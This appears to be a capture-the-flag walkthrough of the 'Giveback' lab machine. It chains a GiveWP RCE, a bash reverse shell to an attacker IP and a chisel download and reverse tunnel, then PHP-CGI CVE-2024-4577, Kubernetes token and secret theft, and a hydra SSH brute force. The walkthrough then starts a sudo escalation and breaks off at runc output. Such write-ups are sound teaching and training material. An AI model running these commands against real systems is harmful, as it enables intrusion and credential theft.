

Giveback

Response

Pretty Raw Hex Render

```
http://giveback.htb/wp-json/oembed/1.0/embed?url=http%3A%2F%2Fgiveback.
htb%2Fd donations%2Fthe-things-we-need%2F" />
<link rel="alternate" title="oEmbed (XML)" type="text/xml+oembed" href=
"
http://giveback.htb/wp-json/oembed/1.0/embed?url=http%3A%2F%2Fgiveback.
htb%2Fd donations%2Fthe-things-we-need%2F&format=xml" />
<meta name="generator" content="Give v3.14.0" />
<style id="kirki-inline-styles">
    body.homeheader#masthead, body:not(.home) header#masthead{
        border-bottom-width:10px;
        border-bottom-color:#eee;
    }
    .navbar-default.navbar-collapse{
        border-color:#fff;
```

- Plugin GiveWP version 3.14.0
- [CVE-2024-5932](#)

```
python3 CVE-2024-5932-rce.py -u http://giveback.htb/donations/the-things-we-
need/ -c "bash -c 'bash -i >& /dev/tcp/10.10.14.67/5555 0>&1'"
```

```
(blackbin@192)-[~/Desktop/exploit_givewp/CVE-2024-5932]
$ nc -lvp 5555
listening on [any] 5555 ...
connect to [10.10.14.67] from (UNKNOWN) [10.10.11.94] 63854
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
<-64d57bfdf7-kws6r:/opt/bitnami/wordpress/wp-admin$ id
id
uid=1001 gid=0(root) groups=0(root),1001
<-64d57bfdf7-kws6r:/opt/bitnami/wordpress/wp-admin$
```

```
<4d57bfdf7-kws6r:/opt/bitnami/wordpress/wp-content$ cat plugins/give/give.php
cat plugins/give/give.php
<?php
/**
 * Plugin Name: Give - Donation Plugin
 * Plugin URI: https://givewp.com
 * Description: The most robust, flexible, and intuitive way to accept donations on WordPress.
 * Author: GiveWP
 * Author URI: https://givewp.com/
 * Version: 3.14.0
 * Requires at least: 6.3
 * Requires PHP: 7.2
 * Text Domain: give
 * Domain Path: /languages
```

Wp-config.php

```
// ** Database settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'bitnami_wordpress' );

/** Database username */
define( 'DB_USER', 'bn_wordpress' );

/** Database password */
define( 'DB_PASSWORD', 'sW5sp4spa3u7RLyetrekE4o$' );

/** Database hostname */
define( 'DB_HOST', 'beta-vino-wp-mariadb:3306' );
```

```
<wordpress-64d57bfdf7-kws6r:/opt/bitnami/wordpress$ cat /etc/resolv.conf
cat /etc/resolv.conf
search default.svc.cluster.local svc.cluster.local cluster.local
nameserver 10.43.0.10
options ndots:5
<wordpress-64d57bfdf7-kws6r:/opt/bitnami/wordpress$ cat /etc/hosts
cat /etc/hosts
# Kubernetes-managed hosts file.
127.0.0.1      localhost
::1    localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
fe00::0 ip6-mcastprefix
fe00::1 ip6-allnodes
fe00::2 ip6-allrouters
10.42.1.181    beta-vino-wp-wordpress-64d57bfdf7-kws6r

# Entries added by HostAliases.
127.0.0.1      status.localhost
```

env | sort | grep -iE 'KUBERNETES|SERVICE|HOST|DB|MARIADB|MYSQL'

```
<wordpress-64d57bfdf7-kws6r:/opt/bitnami/wordpress$ env | sort | grep -iE 'KUBERNETES|SERVICE|HOST|DB|MARIADB|MYSQL'
<grep -iE 'KUBERNETES|SERVICE|HOST|DB|MARIADB|MYSQL'
APACHE_HACCESS_DIR=/opt/bitnami/apache/conf/vhosts/haccess
APACHE_VHOSTS_DIR=/opt/bitnami/apache/conf/vhosts
BETA_VINO_WP_MARIADB_PORT=tcp://10.43.147.82:3306
BETA_VINO_WP_MARIADB_PORT_3306_TCP=tcp://10.43.147.82:3306
BETA_VINO_WP_MARIADB_PORT_3306_TCP_ADDR=10.43.147.82
BETA_VINO_WP_MARIADB_PORT_3306_TCP_PORT=3306
BETA_VINO_WP_MARIADB_PORT_3306_TCP_PROTO=tcp
BETA_VINO_WP_MARIADB_SERVICE_HOST=10.43.147.82
BETA_VINO_WP_MARIADB_SERVICE_PORT=3306
BETA_VINO_WP_MARIADB_SERVICE_PORT_MYSQL=3306
BETA_VINO_WP_WORDPRESS_SERVICE_HOST=10.43.61.204
BETA_VINO_WP_WORDPRESS_SERVICE_PORT=80
BETA_VINO_WP_WORDPRESS_SERVICE_PORT_HTTP=80
BETA_VINO_WP_WORDPRESS_SERVICE_PORT_HTTPS=443
HOSTNAME=beta-vino-wp-wordpress-64d57bfdf7-kws6r
KUBERNETES_PORT=tcp://10.43.0.1:443
KUBERNETES_PORT_443_TCP=tcp://10.43.0.1:443
KUBERNETES_PORT_443_TCP_ADDR=10.43.0.1
KUBERNETES_PORT_443_TCP_PORT=443
KUBERNETES_PORT_443_TCP_PROTO=tcp
KUBERNETES_SERVICE_HOST=10.43.0.1
KUBERNETES_SERVICE_PORT=443
KUBERNETES_SERVICE_PORT_HTTPS=443
LEGACY_INTRANET_SERVICE_PORT=tcp://10.43.2.241:5000
LEGACY_INTRANET_SERVICE_PORT_5000_TCP=tcp://10.43.2.241:5000
LEGACY_INTRANET_SERVICE_PORT_5000_TCP_ADDR=10.43.2.241
LEGACY_INTRANET_SERVICE_PORT_5000_TCP_PORT=5000
LEGACY_INTRANET_SERVICE_PORT_5000_TCP_PROTO=tcp
LEGACY_INTRANET_SERVICE_SERVICE_HOST=10.43.2.241
LEGACY_INTRANET_SERVICE_SERVICE_PORT=5000
LEGACY_INTRANET_SERVICE_SERVICE_PORT_HTTP=5000
MARIADB_HOST=beta-vino-wp-mariadb
MARIADB_PORT_NUMBER=3306
```

Secrets:

```
<-7bccdddc87-5dv2j:/opt/bitnami/wordpress/wp-admin$ ls /secrets
ls /secrets
mariadb-password      session_reuse_nonce_2042fc5e21dd618fbade428c177880=1
mariadb-root-password insecure-Requests=1
wordpress-password

<-7bccdddc87-5dv2j:/opt/bitnami/wordpress/wp-admin$ cat /secrets/ariadb-password
<mi/wordpress/wp-admin$ cat /secrets/ariadb-password
cat: /secrets/ariadb-password: No such file or directory
<-7bccdddc87-5dv2j:/opt/bitnami/wordpress/wp-admin$ cat /secrets/mariadb-password
<i/wordpress/wp-admin$ cat /secrets/mariadb-password
sw5sp4spa3u7RLyetrekE4oS<-7bccdddc87-5dv2j:/opt/bitnami/wordpress/wp-admin$ cat /secrets/mariadb-root-password
<dpress/wp-admin$ cat /secrets/mariadb-root-password
sw5sp4sytre32828383kE4oS<-7bccdddc87-5dv2j:/opt/bitnami/wordpress/wp-admin$ cat /secrets/wordpress-password
<wordpress/wp-admin$ cat /secrets/wordpress-password
08F7KR5zGi<-7bccdddc87-5dv2j:/opt/bitnami/wordpress/wp-admin$
```

Database:

```
-->7bccdd8c87-5dv2j:/opt/bitnami/wordpress/wp-admin$ /opt/bitnami/mysql/bin/mariadb -h 10.43.147.82 -P 3306 -u bn_wordpress -p'sW5sp4spa3u7RLyetrekE4oS' -e "SHOW DATABASES;"  
<s -p'sW5sp4spa3u7RLyetrekE4oS' -e "SHOW DATABASES;"  
Database  
bitnami_wordpress  
information_schema  
wp  
wp_actionscheduler_actions  
wp_actionscheduler_claims  
wp_actionscheduler_groups  
wp_actionscheduler_logs  
wp_comments  
wp_commentsmeta  
wp_give_comments  
wp_give_commentsmeta  
wp_give_donationmeta  
wp_give_donormeta  
wp_give_donors  
wp_give_formmeta  
wp_give_log  
wp_give_migrations  
wp_give_revenue  
wp_give_sequential_ordering  
wp_give_sessions  
wp_give_subscriptionmeta  
wp_give_subscriptions  
wp_links  
wp_options  
wp_postmeta  
wp_posts  
wp_term_relationships  
wp_term_taxonomy  
wp_termmeta  
wp_terms  
wp_usermeta  
wp_users  
  
-->7bccdd8c87-5dv2j:/opt/bitnami/wordpress/wp-admin$ /opt/bitnami/mysql/bin/mariadb -h 10.43.147.82 -P 3306 -u bn_wordpress -p'sW5sp4spa3u7RLyetrekE4oS' -e "USE bitnami_wordpress; SHOW TABLES;"  
<-7bccdd8c87-5dv2j:/opt/bitnami/wordpress/wp-admin$ /opt/bitnami/mysql/bin/mariadb -h 10.43.147.82 -P 3306 -u bn_wordpress -p'sW5sp4spa3u7RLyetrekE4oS' -e "USE bitnami_wordpress; SHOW TABLES;"  
<-7bccdd8c87-5dv2j:/opt/bitnami/wordpress/wp-admin$ /opt/bitnami/mysql/bin/mariadb -h 10.43.147.82 -P 3306 -u bn_wordpress -p'sW5sp4spa3u7RLyetrekE4oS' -e "USE bitnami_wordpress; SHOW TABLES;"  
Tables_in_bitnami_wordpress  
wp_actionscheduler_actions  
wp_actionscheduler_claims  
wp_actionscheduler_groups  
wp_actionscheduler_logs  
wp_comments  
wp_commentsmeta  
wp_give_comments  
wp_give_commentsmeta  
wp_give_donationmeta  
wp_give_donormeta  
wp_give_donors  
wp_give_formmeta  
wp_give_log  
wp_give_migrations  
wp_give_revenue  
wp_give_sequential_ordering  
wp_give_sessions  
wp_give_subscriptionmeta  
wp_give_subscriptions  
wp_links  
wp_options  
wp_postmeta  
wp_posts  
wp_term_relationships  
wp_term_taxonomy  
wp_termmeta  
wp_terms  
wp_usermeta  
wp_users  
  
-->7bccdd8c87-5dv2j:/opt/bitnami/wordpress/wp-admin$ /opt/bitnami/mysql/bin/mariadb -h 10.43.147.82 -P 3306 -u bn_wordpress -p'sW5sp4spa3u7RLyetrekE4oS' -e "USE bitnami_wordpress; DESCRIBE wp_users;"  
<-7bccdd8c87-5dv2j:/opt/bitnami/wordpress/wp-admin$ /opt/bitnami/mysql/bin/mariadb -h 10.43.147.82 -P 3306 -u bn_wordpress -p'sW5sp4spa3u7RLyetrekE4oS' -e "USE bitnami_wordpress; DESCRIBE wp_users;"  
Field Type Null Key Default Extra  
ID bigint(20) unsigned NO PRI NULL auto_increment  
user_login varchar(60) NO MUL  
user_pass varchar(255) NO  
user_nicename varchar(50) NO MUL  
user_email varchar(100) NO MUL  
user_url varchar(100) NO  
user_registered datetime NO 0000-00-00 00:00:00  
user_activation_key varchar(255) NO  
user_status int(11) NO 0  
  
-->7bccdd8c87-5dv2j:/opt/bitnami/wordpress/wp-admin$ /opt/bitnami/mysql/bin/mariadb -h 10.43.147.82 -P 3306 -u bn_wordpress -p'sW5sp4spa3u7RLyetrekE4oS' -e "USE bitnami_wordpress; DESCRIBE wp_users;"  
<-7bccdd8c87-5dv2j:/opt/bitnami/wordpress/wp-admin$ /opt/bitnami/mysql/bin/mariadb -h 10.43.147.82 -P 3306 -u bn_wordpress -p'sW5sp4spa3u7RLyetrekE4oS' -e "USE bitnami_wordpress; DESCRIBE wp_users;"  
Field Type Null Key Default Extra  
ID bigint(20) unsigned NO PRI NULL auto_increment  
user_login varchar(60) NO MUL  
user_pass varchar(255) NO  
user_nicename varchar(50) NO MUL  
user_email varchar(100) NO MUL  
user_url varchar(100) NO  
user_registered datetime NO 0000-00-00 00:00:00  
user_activation_key varchar(255) NO  
user_status int(11) NO 0
```

```
php -r '$f = fsockopen("10.43.2.241", 5000, $e, $s, 2); fwrite($f, "GET / HTTP/1.0\r\nHost: 10.43.2.241\r\n\r\n"); echo stream_get_contents($f); fclose($f);'
```

The screenshot shows a web browser interface with a warning message about a self-signed SSL certificate. The address bar shows a URL starting with 'https://'. A red warning icon is present, and the page content includes a large warning message: '⚠️ Legacy Notice⚠️ This system still includes legacy CGI support. Cluster misconfiguration may likely expose internal scripts.' Below this, there's a section titled 'Internal Resources' with a list of links.

```
<!DOCTYPE html> Project Infrastructures Repeater View Help
<head>
  <title>GiveBack LLC Internal CMS</title>
  <!-- Developer note: phpinfo accessible via debug mode during migration window -->
  <style>
    body { font-family: Arial, sans-serif; margin: 40px; background: #f9f9f9; }
    .header { color: #333; border-bottom: 1px solid #ccc; padding-bottom: 10px; }
    .info { background: #eef; padding: 15px; margin: 20px 0; border-radius: 5px; }
    .warning { background: #fff3cd; border: 1px solid #ffeb3b; padding: 10px; margin: 10px 0; }
    .resources { margin: 20px 0; }
    .resources li { margin: 5px 0; }
    a { color: #007bff; text-decoration: none; }
    a:hover { text-decoration: underline; }
  </style>
</head>
<body>
  <div class="header">
    <h1> GiveBack LLC Internal CMS System</h1>
    <p><em>Development Environment – Internal Use Only</em></p>
  </div>
  <div class="info">
    <h2>Internal Application</h2>
    <p>This application is running on port 9000 and is accessible via https://10.43.2.241:9000</p>
  </div>
  <div class="warning">
    <h4>⚠️ Legacy Notice⚠️</h4>
    <p>**SRE** – This system still includes legacy CGI support. Cluster misconfiguration may likely expose internal scripts.</p>
  </div>
  <div class="resources">
    <h3>Internal Resources</h3>
    <ul>
      <li><a href="/admin/">/admin</a> – VPN Required</li>
      <li><a href="/backups/">/backups</a> – VPN Required</li>
      <li><a href="/runbooks/">/runbooks</a> – VPN Required</li>
      <li><a href="/legacy-docs/">/legacy-docs</a> – VPN Required</li>
      <li><a href="/debug/">/debug</a> – Disabled</li>
      <li><a href="/cgi-bin/info">/cgi-bin/info</a> – CGI Diagnostics</li>
      <li><a href="/cgi-bin/php-cgi">/cgi-bin/php-cgi</a> – PHP-CGI Handler</li>
      <li><a href="/phpinfo.php">/phpinfo.php</a></li>
      <li><a href="/robots.txt">/robots.txt</a> – Crawlers: Disallowed</li>
    </ul>
  </div>
</body>
```

```
php -r 'file_put_contents("/tmp/xeu/chisel", fopen("http://10.10.14.67:9002/chisel", "r")); chmod("/tmp/xeu/chisel", 0755);'
```


```
./chisel client 10.10.14.67:9003 R:socks
```

```
I have no name!@beta-vino-wp-wordpress-8555596874-kmsrz:/tmp/xeu$ ./chisel client 10.10.14.67:9003 R:socks
<:/tmp/xeu$ ./chisel client 10.10.14.67:9003 R:socks
2025/11/05 05:50:01 client: Connecting to ws://10.10.14.67:9003
2025/11/05 05:50:02 client: Connected (Latency 62.709905ms)
```

```
./chisel server -p 9003 --reverse
```

```
[(blackbin@192)-[~/Documents/chisel_1.10.1_linux_amd64]]
$ ./chisel server -p 9003 --reverse
2025/11/05 00:00:21 server: Reverse tunnelling enabled
2025/11/05 00:00:21 server: Fingerprint W+0Nnv2UdLFoQpCZQDnao38GMhInwONd4Uu0zWGsE8w=
2025/11/05 00:00:21 server: Listening on http://0.0.0.0:9003
2025/11/05 01:17:57 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening
```

```
(blackbin@192)-[~/Documents/chisel_1.10.1_linux_amd64]
$ proxychains curl http://10.43.2.241:5000
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.43.2.241:5000 ... OK
<!DOCTYPE html>
<html>          Development Environment – Internal Use Only
<head>
<title>GiveBack LLC Internal CMS</title>
<!-- Developer note: phpinfo accessible via debug mode during migration window -->
<style>
body { font-family: Arial, sans-serif; margin: 40px; background: #f9f9f9; }
.header { color: #333; border-bottom: 1px solid #ccc; padding-bottom: 10px; }
.info { background: #eef; padding: 15px; margin: 20px 0; border-radius: 5px; }
.warning { background: #ffff3cd; border: 1px solid #ffeeba; padding: 10px; margin: 10px 0; }
.resources { margin: 20px 0; }
.resources li { margin: 5px 0; }
a { color: #007bff; text-decoration: none; }
a:hover { text-decoration: underline; }
</style>
</head>          • admin — VPN Required
<body>          • Attackers — VPN Required
<div class="header">          • Internal — VPN Required
  <h1>GiveBack LLC Internal CMS System</h1>
  <p><em>Development Environment – Internal Use Only</em></p>
</div>          • Logs — CGI Diagnostics
<div class="warning">          • binaries — PHP CGI Handler
  <h4>⚠ Legacy Notice</h4>
  <p>**SRE** – This system still includes legacy CGI support. Cluster misconfiguration may likely expose internal scripts.</p>
</div>          • Crawlers — Crawlers Disallowed
```



GiveBack LLC Internal CMS System

Development Environment – Internal Use Only

⚠️ Legacy Notice

SRE - This system still includes legacy CGI support. Cluster misconfiguration may likely expose internal scripts.

Internal Resources

- </admin/> — VPN Required
- </backups/> — VPN Required
- </runbooks/> — VPN Required
- </legacy-docs/> — VPN Required
- </debug/> — Disabled
- </cgi-bin/info> — CGI Diagnostics
- </cgi-bin/php-cgi> — PHP-CGI Handler
- </phpinfo.php>
- </robots.txt> — Crawlers: Disallowed

```
(blackbin㉿192) [~/Documents/chisel_1.10.1_linux_amd64]
$ proxychains curl -v http://10.43.2.241:5000/cgi-bin/php-cgi
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
*   Trying 10.43.2.241:5000...
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.43.2.241:5000 ... OK
* Connected to 10.43.2.241 (10.43.2.241) port 5000
> GET /cgi-bin/php-cgi HTTP/1.1
> Host: 10.43.2.241:5000
> User-Agent: curl/8.8.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< Server: nginx/1.24
< Date: Wed, 05 Nov 2025 06:19:01 GMT
< Content-Type: text/plain; charset=UTF-8
< Transfer-Encoding: chunked
< Connection: keep-alive
< X-Powered-By: PHP/8.3.3
<
* Connection #0 to host 10.43.2.241 left intact
OK
```

```
curl -X POST http://10.43.2.241:5000/cgi-bin/php-
cgi?%ADd+allow_url_include%3d1+%ADd+auto_prepend_file%3dphp://input -d
"<?php phpinfo(); ?>"
```

[No Way, PHP Strikes Again! \(CVE-2024-4577\)](#)

<https://github.com/toshithh/Ice-Tools/blob/main/CVE-2024-4577.py>

```
(blackbin@192)-[~/Desktop]
$ proxychains python3 CVE-2024-4577.py --target http://10.43.2.241:5000/cgi-bin/php-cgi
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
cmd: whoami
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.43.2.241:5000 ... OK
[START]
root
IceMaster - Rocks
[END]
cmd: id
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.43.2.241:5000 ... OK
[START]
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(ideo)
IceMaster - Rocks
[END]
```

```
cmd: ls /
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.43.2.241:5000 ... OK
[START]
bin dev etc home lib media mnt opt proc root run sbin srv start.sh sys tmp usr var
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.43.2.241:5000 ... OK
[START]
nginx nginx.pid php-cgi.socket secrets
IceMaster - Rocks
[END]
cmd: ls /run/secrets
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.43.2.241:5000 ... OK
[START]
kubernetes.io
IceMaster - Rocks
[END]
cmd: ls -la /run/secrets/kubernetes.io
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.43.2.241:5000 ... OK
[START]
total 8 drwxr-xr-x 3 root root 4096 Nov 7 01:45 . drwxr-xr-x 3 root root 4096 Nov 7 01:45 .. drwxrwxrwt 3 root root 140 Nov 7 02:03 serviceaccount
IceMaster - Rocks
[END]
cmd: ls -la /run/secrets/kubernetes.io/serviceaccount
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.43.2.241:5000 ... OK
[START]
total 4 drwxrwxrwt 3 root root 140 Nov 7 02:03 . drwxr-xr-x 3 root root 4096 Nov 7 01:45 .. drwxr-xr-x 2 root root 100 Nov 7 02:03 ..2025_11_07_02_03_47.392776170 lrwxrwxrwx 1 root root 31 Nov 7 02:03 ...
data -> ..2025_11_07_02_03_47.392776170 lrwxrwxrwx 1 root root 13 Nov 7 01:14 ca.crt -> ..data/ca.crt lrwxrwxrwx 1 root root 16 Nov 7 01:14 namespace -> ..data/namespace lrwxrwxrwx 1 root root 12 Nov 7 01:14 token -> ..data/token
IceMaster - Rocks
[END]
```

```
cmd: cat /run/secrets/kubernetes.io/serviceaccount/namespace
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.43.2.241:5000 ... OK
[START]
default
IceMaster - Rocks
[END]
```

```
cmd: cat /var/run/secrets/kubernetes.io/serviceaccount/token
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.43.2.241:5000 ... OK
[START]
eyJhbGciOiJSUzI1NiIsImtpZCI6Inp3THEyYUhkb19sV3VBcGFFdTBQa1c1S041TkNiRXpYRS11S0JqMlJYwJAifQ.eyJhdWQiOlsiaHR0cHM6Ly9rdWJlcmlldGVzLmRlZmF1bHQuc3ZjLmNsdXN0ZXiubG9jYWwiLCJrM3MiXSwiZXhwIjoxNzkz0Tc20TI3LCJpYXQiOjE3NjI0NDA5MjcsImLzcIy6Imh0dBzOi8va3ViZXJuZXRlcIy5ZwZhdWx0LnN2Yj5jbHVzdGvLmxvY2FsIiwanRpijoiMTQ5YjZlM2Et0TiwoS00N2M2Ltg3ZDdtNTizNQ3Zjg10DRkIiwi3ViZXJuZXRLcy5pbY16eyJuYw1lc3BhY2Ui0iJkZWZhdWx0Iiwibm9kZSI6eyJuYw1lIjoiZ2l2ZWJhY2suaHRiIiwiidWlkIjoiMTjh0GE5Y2YtYzM1Yi00MWYzLWizNWEtNDJjmjYyZTQzM0Q2In0sInBvZC16eyJuYw1lIjoiibGVnYWN5LWludHJhbmv0LWntcy02ZjdizjVkyjg0LWdi0Tc1IiwidwlkjoiMdc5NDAzMjMtNjmyYi00NDA5LTkxMWltYzJmZmExZmJkY2E5In0sInNlcnzpY2VhY2NvdW50Ijp7Im5hbWUoIjzZWNyZXQtcmVhZGvLXNhIiwidWlkIjoiNzJjm2YwYTUt0WIwOC00MzhhLWEzMDctYjYwODc0NjM1YTlhIn0sIndhcm5hZnRlcii6MTc2MjQ0NDUzNH0sIm5iZIi6MTc2MjQ0MDkyNywic3ViIjoiic3lzdGvtOnNlcnzpY2VhY2NvdW500mRlZmF1bHQ6c2VjcmV0LXJLYWRlcii2zYSJ9.og35JhzSILMRs3iFe24qje66wjIXBLk-1vBhgQwpuxMza0MnrCzmMvfeiHuxQu5DXAk9aqfc7qmBla6vvM40yAuy1JSNgERQp0yK1HU3vDETCjMmuWBihXlhRFQgpr90y-xTx600RsksuF4i6gj5yfW97le_Cud4AN4KED3CCQMe5semTDvDtEFRWFmzxIoA0W1gsimVAYrZxxnj-UxOpd__skgJlBkusczmZB40mvqqt8a0FjgF6BDaHals88p4fvAIUuztrmNEW5Bn6E7aYpweF-5dVSZKOY3g7uZ9d3obtZYvQ60un-huw60EyhSR0l07ny6qDY05GknNB1TQ
```

```
curl -sSk --header "Authorization: Bearer $(cat /run/secrets/kubernetes.io/serviceaccount/token)" --cacert /run/secrets/kubernetes.io/serviceaccount/ca.crt
https://kubernetes.default.svc/api/v1/namespaces/default/secrets
```

```
b65EeGU1WC9UaGuT0xYdnovL3djQUFQLy9VSTR5Um8V0JBQT0=" }, "type": "helm.sh/release.v1" }, { "metadata": { "name": "user-secret-babywyrn", "namespace": "default", "uid": "02dab7a3-b2b4-496e-a616-052f59a409a0", "resourceVersion": "2855869", "creationTimestamp": "2025-11-07T01:14:55Z", "ownerReferences": [ { "apiVersion": "bitnami.com/v1alpha1", "kind": "SealedSecret", "name": "user-secret-babywyrn", "uid": "895a315a-ac0e-495e-9675-649a5ef25c1", "controller": true }, { "managedFields": [ { "manager": "controller", "operation": "Update", "apiVersion": "v1", "time": "2025-11-07T01:14:55Z", "fieldsType": "FieldsV1", "fieldsV1": { "f: data": { ".": {} }, "f:MASTERPASS": {} }, "f:metadata": { "f:ownerReferences": { ".": {} }, "k:\\"uid\":\"895a315a-ac0e-495e-9675-649a5ef25c1\\\"": {} } } ], "f:type": {} } ] }, "data": { "MASTERPASS": "bWB0T3zrTjZqWxLakFPofdUNg1VeHBNOlxdv4q0jo=" }, "type": "Opaque" }, { "metadata": { "name": "user-secret-margotrobbie", "namespace": "default", "uid": "68a12399-4fe7-47c2-baed-10c2e947fc7", "resourceVersion": "2855933", "creationTimestamp": "2025-11-07T01:15:00Z", "ownerReferences": [ { "apiVersion": "bitnami.com/v1alpha1", "kind": "SealedSecret", "name": "user-secret-margotrobbie", "uid": "36990c46-2fa0-4ec5-9f29-a5e700c58a5e", "controller": true }, { "managedFields": [ { "manager": "controller", "operation": "Update", "apiVersion": "v1", "time": "2025-11-07T01:15:00Z", "fieldsType": "FieldsV1", "fieldsV1": { "f: data": { ".": {} }, "f:USER_PASSWORD": {} }, "f:metadata": { "f:ownerReferences": { ".": {} }, "k:\\"uid\":\"36990c46-2fa0-4ec5-9f29-a5e700c58a5e\\\"": {} } }, "f:type": {} } ] }, "data": { "USER_PASSWORD": "RzN3RTBLvhJaNV2YTFLQTNvctHFMGLnZnUzN3RhM2o=" }, "type": "Opaque" }, { "metadata": { "name": "user-secret-sydneyweeney", "namespace": "default", "uid": "773a9bc0-035e-4538-b905-36428f20ce2e", "resourceVersion": "2855879", "creationTimestamp": "2025-11-07T01:14:56Z", "ownerReferences": [ { "apiVersion": "bitnami.com/v1alpha1", "kind": "SealedSecret", "name": "user-secret-sydneyweeney", "uid": "d3342d2-41fb-46c1-8ecf-77341a53f45d", "controller": true }, { "managedFields": [ { "manager": "controller", "operation": "Update", "apiVersion": "v1", "time": "2025-11-07T01:14:56Z", "fieldsType": "FieldsV1", "fieldsV1": { "f: data": { ".": {} }, "f:USER_PASSWORD": {} }, "f:metadata": { "f:ownerReferences": { ".": {} }, "k:\\"uid\":\"d3342d2-41fb-46c1-8ecf-77341a53f45d\\\"": {} } }, "f:type": {} } ] }, "data": { "USER_PASSWORD": "YjJLymRIM1pTN2tWNXVoekoxlg0aTRTamiINmZC" }, "type": "Opaque" } } }
```

Base64 decode password

```
└─(blackbin㉿192)─[~/Desktop/CVE-2024-4577]
$ cat user_ssh.txt
user
beta-vino-wp
beta-vino-wp-wordpress
mariadb
bn_wordpress
sydneyweeney
babywyrn
margotrobbie

└─(blackbin㉿192)─[~/Desktop/CVE-2024-4577]
$ cat pass_ssh.txt
sW5sp4spa3u7RLyetrekE4oS
sW5sp4sytre32828383kE4oS
O8F7KR5zGi
UugdKa4lvNihlg6DLPLfcHX3ufIt
uJguRdFXfm9lrwG9dPxKn42EgZvDyHB
Kz06gpnuM2VPJHXTji6yYbuGPvdaQZ
gra0QfgRYolq3FFlKcarwfyaNU7xIn5
Po5ZmGhTaZ4Qd5XVeJtQZf60A9PcsvA
P1jsiYIDI4Dm1IB6lNmThLW1bEP80u
gra0QfgRYolq3FFlKcarwfyaNU7xIn5
mPP0vkN6jYlkjAO8WT4mUxpMBW1uX8n4
G3wE0KV8ZMSva1eA3oq8E0is7537ta3d
b2KbdH3ZS7kVuhzJ1ZX4i4SjmH6fB
```

```
└─(blackbin㉿192)─[-/Desktop/CVE-2024-4577]
$ hydra -L user_ssh.txt -P pass_ssh.txt ssh://10.10.11.94
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, ay).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-06 22:03:22
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 104 login tries (1:8:p:13), ~7 tries per task
[DATA] attacking ssh://10.10.11.94:22/
[22][ssh] host: 10.10.11.94 login: babywyrn password: mPP0vkN6jYlkjAO8WT4mUxpMBW1uX8n4
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-06 22:03:53
```

```
(blackbin@192)-[~/Desktop/CVE-2024-4577]
└$ ssh babywyrm@10.10.11.94
babywyrm@10.10.11.94's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-124-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Fri Nov 7 02:36:28 2025 from 10.10.14.67
babywyrm@giveback:~$ id
uid=1000(babywyrm) gid=1000(babywyrm) groups=1000(babywyrm),4(adm),30(dip)
babywyrm@giveback:~$ whoami
babywyrm
babywyrm@giveback:~$ pwd
/home/babywyrm
babywyrm@giveback:~$ ls
user.txt
babywyrm@giveback:~$ cat user.txt
ffcc.../c0
babywyrm@giveback:~$
```

```
babywyrm@giveback:~$ sudo -l
Matching Defaults entries for babywyrm on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty, timestamp_timeout=0, timestamp_timeout=20
User babywyrm may run the following commands on localhost:
    (ALL) NOPASSWD: !ALL
    (ALL) /opt/debug
babywyrm@giveback:~$
```

Password mariadb:

```
(blackbin@192)-[~]
└$ echo -n "sW5sp4spa3u7RLyetrekE4oS" | base64
c1c1c3A0c3BhM3U3Ukx5ZXKyZWtFNG9T
```

➤ Pass Admin: c1c1c3A0c3BhM3U3Ukx5ZXKyZWtFNG9T

```
babywyrm@giveback:~$ sudo -S /opt/debug
[sudo] password for babywyrm:
Validating sudo...
Please enter the administrative password:

Both passwords verified. Executing the command...
NAME:
  runc - Open Container Initiative runtime

runc is a command line client for running applications packaged according to
the Open Container Initiative (OCI) format and is a compliant implementation of the
Open Container Initiative specification.

runc integrates well with existing process supervisors to provide a production
container runtime environment for applications. It can be used with your
existing process monitoring tools and the container will be spawned as a
direct child of the process supervisor.

Containers are configured using bundles. A bundle for a container is a directory
that includes a specification file named "config.json" and a root filesystem.
The root filesystem contains the contents of the container.

To start a new instance of a container:

# runc run [ -b bundle ] <container-id>

Where "<container-id>" is your name for the instance of the container that you
are starting. The name you provide for the container instance must be unique on
your host. Providing the bundle directory using "-b" is optional. The default
value for "bundle" is the current directory.

USAGE:
  runc.amd64.debug [global options] command [command options] [arguments...]

VERSION:
  1.1.11
